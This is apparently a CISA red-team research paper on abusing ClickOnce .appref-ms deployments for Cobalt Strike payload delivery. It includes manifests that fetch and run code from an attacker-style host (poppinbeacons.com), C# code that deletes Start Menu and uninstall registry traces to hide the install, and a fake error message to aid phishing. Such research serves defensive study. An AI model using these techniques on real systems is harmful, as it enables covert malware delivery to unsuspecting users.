

*National Cybersecurity Assessments and Technical Services*

# Appref-ms Abuse for Code Execution & C2

*William J. Burke IV*  
*Information Security Specialist*  
*Advanced Operations*



**CISA**  
CYBER+INFRASTRUCTURE

**DEFEND TODAY. SECURE TOMORROW.**

## Table of Contents

Background .....	4
Initial Requirements .....	4
Process Summary .....	4
Microsoft Applications Overview.....	5
Application Publishing Overview - Online & Offline Availability.....	5
Application Deployment Process .....	7
Application Installation Process .....	10
Appref-ms abuse for payload delivery.....	12
Pre-Deployment Requirements.....	12
Initial Access - Phishing via OLE Delivery.....	15
Initial Access - Phishing via Hyperlink Delivery .....	17
Initial Access - Phishing via HTA Delivery .....	17
C2 Management via .appref-ms .....	18
Establishing Persistence .....	18
Foothold management via Forced Application Updates .....	18
Conclusions .....	21

## Table of Figures

Figure 1: OLE and Filetypes .....	5
Figure 2: Publish.htm .....	6
Figure 3: PatchManager.appref-ms .....	6
Figure 4: Application Settings .....	7
Figure 5: Code Signing Settings .....	8
Figure 6: Publish Settings .....	8
Figure 7: Update Settings .....	9
Figure 8: Application Deployment Validation .....	10
Figure 9: Deployment Manifest Snippet .....	11
Figure 10: Application Manifest Snippet .....	11
Figure 11: Application Install Prompt .....	11
Figure 12: Application in Start Menu .....	12
Figure 13: File and Folder Deletion .....	13
Figure 14: Application Uninstall Registry Key .....	13
Figure 15: Key Tree Deletion .....	14
Figure 16: .appref-ms data in .application file .....	14
Figure 17: Generating an .appref-ms .....	15
Figure 18: .appref-ms Word OLE .....	15
Figure 19: OLE Execution .....	16
Figure 20: ClickOnce Dialog Box .....	16
Figure 21: SmartScreen .....	16
Figure 22: .application Hyperlink .....	17
Figure 23: ClickOnce Delivery HTA .....	17
Figure 24: C2 Example Phase 1 .....	19
Figure 25: C2 Example Phase 2 .....	19
Figure 26: C2 Example Phase 3 .....	20
Figure 27: C2 Example Phase 4 .....	20

# Background

## Initial Requirements

Due to the increase in detection or protection against currently used payload delivery mechanisms in the field, new methods needed to be developed to obtain code execution for initial access in red team operations. The requirements for these new methods were that they must utilize the Cobalt Strike<sup>1</sup> framework, evade Windows Defender<sup>2</sup>, work on both Windows 10 and Windows 7 environments, and they must not use previously disclosed delivery mechanisms.

In support of this research a test environment was developed consisting of the following:

- Windows 10 victim host - Fully patched with Windows Defender enabled
- Windows 7 victim host - Fully patched with Symantec Antivirus enabled
- Windows 10 development host - Visual Studio 2017 environment
- Kali Linux host - Attack platform utilized for testing as a Cobalt Strike client
- Ubuntu cloud server - Cobalt Strike team server for C2 (Command & Control)
- E-mail capabilities - Gmail was predominantly used, with additional testing in Outlook
- Supporting Software - Microsoft office 365 was installed on each of the Windows hosts

In support of this research the following variables were established:

- A known valid payload was used for delivery via the .appref-ms filetype
- Code signing certificates were used as part of the deployment process
- Hosts maintained internet connectivity to provide an avenue for e-mail delivery and C2
- Each host stood individually - testing was not performed in a domain environment
- Firewall rules were set on the cloud server to only permit communications to and from the test environment

As prior research was discovered that details ClickOnce abuse via .application Online Only publishing, this paper focuses on Online & Offline Availability to leverage abuse of the .appref-ms filetype.

## Process Summary

The list of file extensions that Microsoft blocked for use as OLE's<sup>3</sup> (Object Linking & Embedding) was manually cross referenced against executable file extensions native to Windows 7 and 10. This assisted with determining which executable extensions were still permitted as OLE's and resulted in a number of file extensions for further research. Out of these results, the .appref-ms

---

<sup>1</sup> <https://www.cobaltstrike.com/>

<sup>2</sup> <https://www.microsoft.com/en-us/windows/windows-defender/>

<sup>3</sup> <https://support.office.com/en-us/article/packager-activation-in-office-365-desktop-applications-52808039-4a7c-4550-be3a-869dd338d834>



file format was discovered to be utilized by Microsoft ClickOnce to deploy and run remote applications<sup>4</sup>.




Figure 1: OLE and Filetypes

Research on established malicious use of the .appref-ms file format did not yield any results, and general information discovered on the file format was considerably light. However, the Microsoft Visual Studio documentation for ClickOnce provided significant insight into the application deployment process and file format relationships therein. Applying an attacker's mindset to this process, coupled with supplementary information discovered throughout the research phase, ultimately resulted in the development of multiple methods of payload delivery - to include utilization of the .appref-ms file as an OLE. Additional methods of abusing the .appref-ms file were discovered, which led to the application of this filetype as a method of managing long term C2 (Command and Control) sessions with remote hosts.

## Microsoft Applications Overview

### Application Publishing Overview - Online & Offline Availability

An application can be published in C# with Visual Studio 2015 or Visual Studio 2017. The application and any supporting files may either be published locally or to a remote server. If a remote server is chosen, the files may be uploaded via FTP (File Transfer Protocol) or to a file share. Once published, a directory tree will be established and populated at the designated location. The root folder of the directory will contain the setup.exe, publish.htm, and .application files.

<sup>4</sup> <https://fileinfo.com/extension/appref-ms>

- Setup.exe is a direct download link for an executable that install the application
- The .application file which will run the installation via Microsoft's ClickOnce
- Publish.htm is a web page that provides a link to both setup.exe and the .application

For each deployment there will also be directories published in the root folder that correspond to the application version number. The publish.htm landing page will always link to the latest deployed application version.




Figure 2: Publish.htm

Once an application is published as “Online & Offline Availability”, it can be installed by the end user. As part of the installation process, an .appref-ms file is generated within the user's start menu under a folder that shares the name of the application.




Figure 3: PatchManager.appref-ms

The .appref-ms file can be ran to check for updates and run the application. This is the crux of the malicious deployment mechanism, as an .appref-ms file can be ran even if the application was not previously installed. Upon execution it will connect with the deployment server to install and run the application in the same method as before. It should be noted that the .appref-ms file will only work with applications published via the Online & Offline Availability deployment method.

## Application Deployment Process

There are multiple steps required to publish an application in this method. From Microsoft's Visual Studio, an application can be published following the steps below.

Open the C# payload that will be deployed in Visual Studio. Select the "Project > Properties" menu option to manipulate the required settings for deployment.




Figure 4: Application Settings

From the "Application" settings you can set the name for the application to be deployed. You can also specify the .net framework to be used for deployment. Regarding the .net framework utilized:

- .net framework 4.5 is required for AES256 Code Signing Certificates
- .net framework version 3.5 and up can use any browser
  - prior versions are limited to Internet Explorer
- The .net framework utilized must be installed on the end user's host

For the remaining settings, the output type should be set to "Windows Application" to limit unnecessary pop-ups. Additionally, an icon for the application can be set if preferred though this will result in an additional file being dropped to disk and should be accounted for in any cleanup procedures taken.




Figure 5: Code Signing Settings

If code signing certificates will be used to sign the application, settings will need to be configured in the “Signing” section of the properties. Load your code signing certificate and specify that it should also be used to sign the assembly. As additional layers, you can also specify a timestamp server to be used in the publishing process and use your code signing certificates to sign the manifest files that direct ClickOnce throughout the application installation process.




Figure 6: Publish Settings

The next step is to establish the publish settings within the properties. Here you will specify the directory the application will be deployed to. If it is a remote server, it will need to be deployed



over FTP (File Transfer Protocol). This section is also where you will specify that the application will be deployed as “Online & Offline Availability”.

Online Only deployment does not perform an installation, and is utilized for one-time deployment of applications. Online & Offline Availability provides an installation of the application and is intended for more persistent use. Online Only can also be used maliciously via the .application link<sup>5</sup>, but does not provide an avenue for ClickOnce interaction via the .appref-ms filetype.

The publish version can be arbitrarily set to any version number, though upon publishing the application the .appref-ms file, .application link, and setup.exe files generated will always refer to the highest version.

Once these settings are configured, by clicking “Updates” from within the publish settings some additional options are provided.





Figure 7: Update Settings

By selecting “The application should check for updates” the application will always check in with the deployment server to see if there is a more recent version of the application. By setting “Before the application starts” it can be specified that the application will force install any established updates before running the application should they be found. As long as the user approved of the initial application installation, any updates to the application will not require user approval. In this section a minimum version number can also be specified for updates, in addition to specifying a separate location where the update is located if required.

---

<sup>5</sup> <https://www.slideshare.net/NetSPI/all-you-need-is-one-a-click-once-love-story-secure360-2015>

With all of these settings configured, the application is ready to be published. The “Publish Wizard” or “Publish Now” buttons in the publish settings pane may be used to initiate the publishing process. Once enacted, Visual Studio will connect to the provided server and deploy all the associated files for the application and it is ready for delivery to the end user.



```
Output
Show output from: Build
1>----- Build started: Project: PatchMgr, Configuration: Debug Any CPU -----
1> PatchMgr -> C:\Users\devtest\source\repos\PatchMgr\PatchMgr\bin\Debug\PatchMgr.exe
Building PatchMgr...
2>----- Publish started: Project: PatchMgr, Configuration: Debug Any CPU -----
Connecting to 'ftp://poppinbeacons.com/PatchMgr/'...
Publishing files...
Publish success.
http://poppinbeacons.com/PatchMgr/publish.htm
===== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped =====
===== Publish: 1 succeeded, 0 failed, 0 skipped =====

root@poppinbeacons:/var/www/html/PatchMgr# ls
Application Files PatchMgr.application publish.htm setup.exe
root@poppinbeacons:/var/www/html/PatchMgr# ls Application\ Files/
PatchMgr_1_0_0_0
root@poppinbeacons:/var/www/html/PatchMgr# ls Application\ Files/PatchMgr_1_0_0_0/
PatchMgr.application          PatchMgr.exe.deploy          win.ico.deploy
PatchMgr.exe.config.deploy    PatchMgr.exe.manifest
root@poppinbeacons:/var/www/html/PatchMgr# _
```

Figure 8: Application Deployment Validation

## Application Installation Process

From the end user’s perspective, the application can be installed via ClickOnce from two different avenues. They could open the .application directly, via hyperlink, or through the “launch” link in the publish.htm page. Or, they could locally run the .appref-ms file. In either case, ClickOnce directs the installation for the application from there through the dfsvc.exe component.

Running either the .appref-ms file or the .application file will direct ClickOnce to run the deployment manifest hosted on the deployment server. The deployment manifest will specify the directory where the latest version of the application manifest is hosted, along with the permissions in which the application will be executed.

```

<assemblyIdentity name="PatchMgr.application" version="1.0.0.0" publicKeyToken="6ff5ee14e8b3a058" language="neutral" processorArchitecture="msil" xmlns="urn:schemas-microsoft-com:asm.v1" />
<description asmv2:publisher="PatchMgr" asmv2:product="PatchMgr" xmlns="urn:schemas-microsoft-com:asm.v1" />
<deployment install="true" mapFileExtensions="true" minimumRequiredVersion="1.0.0.0">
  <subscription>
    <update>
      <beforeApplicationStartup />
    </update>
  </subscription>
  <deploymentProvider codebase="http://poppinbeacons.com/PatchMgr/PatchMgr.application" />
</deployment>
<compatibleFrameworks xmlns="urn:schemas-microsoft-com:clickonce.v2">
  <framework targetVersion="4.5" profile="Full" supportedRuntime="4.0.30319" />
</compatibleFrameworks>
<dependency>
  <dependentAssembly dependencyType="install" codebase="Application Files\PatchMgr_1_0_0_0\PatchMgr.exe.manifest" size="12734">
    <assemblyIdentity name="PatchMgr.exe" version="1.0.0.0" publicKeyToken="6ff5ee14e8b3a058" language="neutral" processorArchitecture="msil" type="win32" />
  </dependentAssembly>
</dependency>
</assembly>

```

Figure 9: Deployment Manifest Snippet

ClickOnce then opens the application manifest as directed by the deployment manifest. The application manifest provides the location of the application's exe.deploy file, which is then downloaded locally to the end user's host and the application is installed then executed with the established permissions pending the end user's approval.

```

<asmv1:assemblyIdentity name="PatchMgr.exe" version="1.0.0.0" publicKeyToken="6ff5ee14e8b3a058" language="neutral" processorArchitecture="msil" type="win32" />
<description asmv2:iconFile="win.ico" xmlns="urn:schemas-microsoft-com:asm.v1" />
<application />
<entryPoint>
  <assemblyIdentity name="PatchMgr" version="1.0.0.0" language="neutral" processorArchitecture="msil" />
  <commandLine file="PatchMgr.exe" parameters="" />
</entryPoint>
<trustInfo>
  <security>
    <applicationRequestMinimum>
      <PermissionSet version="1" class="System.Security.NamedPermissionSet" Name="LocalIntranet" Description="Default rights given to applications on the local intranet"
        Unrestricted="true" ID="Custom" SameSite="site" />
      <defaultAssemblyRequest permissionSetReference="Custom" />
    </applicationRequestMinimum>
    <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
      <!-- UAC Manifest Options -->
    </requestedPrivileges>
  </security>
</trustInfo>

```

Figure 10: Application Manifest Snippet

Once ClickOnce performs this process, the end user is prompted to permit the installation itself. A dialog box appears asking if they will “Install” or “Don’t Install” the application.




Figure 11: Application Install Prompt

The prompt displays the name of the application, deployment server, and the publisher information as determined by the code signing certificates. Once the user selects install, the following actions take place:

- Application files are placed in the following directory:
  - C:\Users\<username>\AppData\Local\Apps\2.0\<random string>
- A registry key is added under:
  - HKCU\Software\Microsoft\Windows\CurrentVersion\Uninstall
- A directory is placed in the start menu with the same name of the application:
  - The appref-ms file is located in this directory
  - There will also be a “Support URL” in this directory if one is published
- The application is executed

Post deployment, in normal operations the end user may run the .appref-ms file to check for updates then run the application again. They may also uninstall the application using the native Windows uninstall tool.

## Appref-ms abuse for payload delivery

### Pre-Deployment Requirements

Prior to publishing and utilizing the malicious application, steps will need to be taken to limit actions that could notify the end user to the malicious activity and an appref-ms file will need to be generated. With this activity, actions that could alert the end user were determined to be the population within the start menu folder and uninstall utility. Modifications can be made to the C# code prior to deployment to remove these actions and further hide the execution of the payload.

Regarding the start menu folder deployment, the folder and subsequent .appref-ms file will be generated to:

C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start  
Menu\Programs\<Application name>\<Application Files>




Figure 12: Application in Start Menu

We can remove this as part of the application deployment by specifying its deletion upon application execution. From within the C# payload a section can be built where the user's appdata directory is specified, and a path to the Start Menu folder is provided therein. The .appref-ms file can then be directed for deletion, with additional iterations of it being set for deletion as well. This

extra step is specified as there may be additional numbers added to the file on deployment should the end user install the application numerous times.

```
string currentDirectory = Directory.GetCurrentDirectory();
string folderToDelete = string.Empty;
string appdata = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);

File.Delete(appdata + "\\Microsoft\\Windows\\Start Menu\\Programs\\<Application Name>\\<Application Name>.appref-ms");
File.Delete(appdata + "\\Microsoft\\Windows\\Start Menu\\Programs\\<Application Name>\\<Application Name> - 1 .appref-ms");
File.Delete(appdata + "\\Microsoft\\Windows\\Start Menu\\Programs\\<Application Name>\\<Application Name> - 2 .appref-ms");
File.Delete(appdata + "\\Microsoft\\Windows\\Start Menu\\Programs\\<Application Name>\\<Application Name> - 3 .appref-ms");
File.Delete(appdata + "\\Microsoft\\Windows\\Start Menu\\Programs\\<Application Name>\\<Application Name> - 4 .appref-ms");
File.Delete(appdata + "\\Microsoft\\Windows\\Start Menu\\Programs\\<Application Name>\\<Application Name> - 5 .appref-ms");

try
{
    folderToDelete = (appdata + "\\Microsoft\\Windows\\Start Menu\\Programs\\<Application Name>\\");
    Directory.SetCurrentDirectory(currentDirectory);
    Directory.Delete(folderToDelete);
}
catch (Exception)
{
    MessageBox((IntPtr)0, "Application failed to run. Error number 013.", "Application Error", 0);
}
```

Figure 13: File and Folder Deletion

With the application folder void of contents, the folder itself can then be deleted as specified. A catch is added with a specific error number to add in to the social engineering aspect of phishing, so if the end user reports back to the operator that the “application failed to run” the error number can be specified to provide insight into how far the malicious application got in the process or if there were any true errors with deployment.

The registry key is a slightly more involved process as the key tree name is provided a random string upon installation. However, the display name within the key tree still matches the application name.




Figure 14: Application Uninstall Registry Key

To remove this key, code will need to be added that will parse through the display names of each of the key trees under `HKCU\Software\Microsoft\Windows\CurrentVersion\Uninstall`. Once the display name for a key tree is found to be a match, the key tree can then be specified for deletion.



```
RegistryKey key = Registry.CurrentUser.OpenSubKey(@"Software\Microsoft\Windows\CurrentVersion\Uninstall", true);
string[] mySubKeyNames = key.GetSubKeyNames();
for (int i = 0; i < mySubKeyNames.Length; i++)
{
    RegistryKey key2 = key.OpenSubKey(mySubKeyNames[i], true);
    string myValue = (string)key2.GetValue("DisplayName");
    if (myValue == "<Application Name>" || myValue == "<Application Name> - 1" || myValue == "<Application Name> - 2")
    {
        key2.Close();
        key.DeleteSubKeyTree(mySubKeyNames[i]);
    }
    else
    {
        key2.Close();
    }
}
```

Figure 15: Key Tree Deletion

As previously mentioned, an `.appref-ms` file will also need to be generated. This could be done by installing the application locally to a test system, however if the prior steps are followed it will be removed as part of the installation process. To remedy this, an `.appref-ms` file may be generated locally.

An .appref-ms file consists of the following in a single line:

- URL to the application in the format “<URL to .application>#<application name>”
- Culture
- Public key token
- Architecture

This required information can be found in the “Assembly Identification” section of the .application file once it has been published.

